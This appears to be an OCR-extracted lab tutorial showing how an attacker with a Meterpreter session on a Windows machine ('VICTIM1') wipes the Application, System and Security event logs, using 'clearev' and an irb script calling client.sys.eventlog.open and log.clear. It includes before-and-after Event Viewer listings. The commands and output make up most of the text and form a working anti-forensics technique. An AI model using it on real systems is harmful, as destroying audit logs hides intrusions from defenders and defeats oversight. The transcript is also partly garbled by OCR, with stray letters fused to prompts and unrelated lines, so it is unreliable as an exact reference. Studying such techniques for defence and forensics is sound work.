
The Event logs (launched with eventvwr.msc) shows the following logs (system section)



System 20 event(s)


Type	Date	Time	Source	Cal
Error	3/9/2017	3:58:01 AM	W32Time	Noi
Error	3/9/2017	3:58:01 AM	W32Time	Noi
Error	3/9/2017	3:57:46 AM	W32Time	Noi
Error	3/9/2017	3:57:46 AM	W32Time	Noi
Information	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Information	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Information	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Information	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Information	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Information	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Information	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Information	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Information	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Error	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Error	3/9/2017	3:57:37 AM	Service Control Manager	Noi
Information	3/9/2017	3:56:38 AM	eventlog	Noi
Information	3/9/2017	3:56:38 AM	eventlog	Noi

Command: clearev : to clear the event logs from all the categories (Application, Security and System)



```
meterpreter >

meterpreter >

meterpreter >

meterpreter >


meterpreter >


meterpreter >

meterpreter >


meterpreter >


meterpreter >
meterpreter >
cmeterpreter >
meterpreter >
meterpreter >
lemeterpreter >
meterpreter >
ameterpreter > clearev
[*] Wiping 2 records from Application...
[*] Wiping 20 records from System...
[*] Wiping 1 records from Security...
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

After The command execution: No Logs are present




System 0 event(s)

There are no items to show in this view.

Found New Hardware
Searching For Drivers

The Only Event ID Remaining is in Security with Event ID = 517



Security 1 event(s)

Type	Date	Time	Source	Categ
Success Audit	3/9/2017	4:00:52 AM	Security	Syster


Date: 3/9/2017 Source: Security
Time: 4:00:52 AM Category: System Event
Type: Success A Event ID: 517
User: NT AUTHORITY\SYSTEM
Computer: VICTIM1

Description:

```
The audit log was cleared
            Primary User Name: SYSTEM
            Primary Domain:    NT AUTHORITY
            Primary Logon ID:  (0x0,0x3E7)
            Client User Name:  poly
            Client Domain:     VICTIM1
            Client Logon ID:   (0x0,0x9DC1)


For more information, see Help and Support Center at
```

Method 2: Clearing the logs using the irb provision specifying particular logs (either Application, Security or System)


Application event logs before any clearing



Application 3 event(s)

Type	Date	Time	Source	Categ
Warning	3/9/2017	4:13:04 AM	EventSystem	(52)
Warning	3/9/2017	4:12:50 AM	EventSystem	(52)
Information	3/9/2017	4:12:06 AM	EAPOL	None

Found New Hardware
Searching For Drivers



Application 0 event(s)

Type	Date	Time	Source	Categ

There are no items to show in this view.


Found New Hardware
Searching For Drivers

Commands:

Irb; log = client.sys.eventlog.open(‘Application’)

Using the irb shell to access the event logs. Accessing the Application event logs

Log.clear – to clear the logs in the event viewer



```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
?>
?> log = client.sys.eventlog.open('Application')
=> #<#<Class:0xfc07524>:0xf71f188 @client=#<Session:meterpreter 10.10.111.110:1033 "VICTIM1\poly @ VICTIM1">, @handle=1394712
>
>> log.clear()
=> #<#<Class:0xfc07524>:0xf71f188 @client=#<Session:meterpreter 10.10.111.110:1033 "VICTIM1\poly @ VICTIM1">, @handle=1394712
>
>> exit
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

References:
https://www.offensive-security.com/metasploit-unleashed
https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/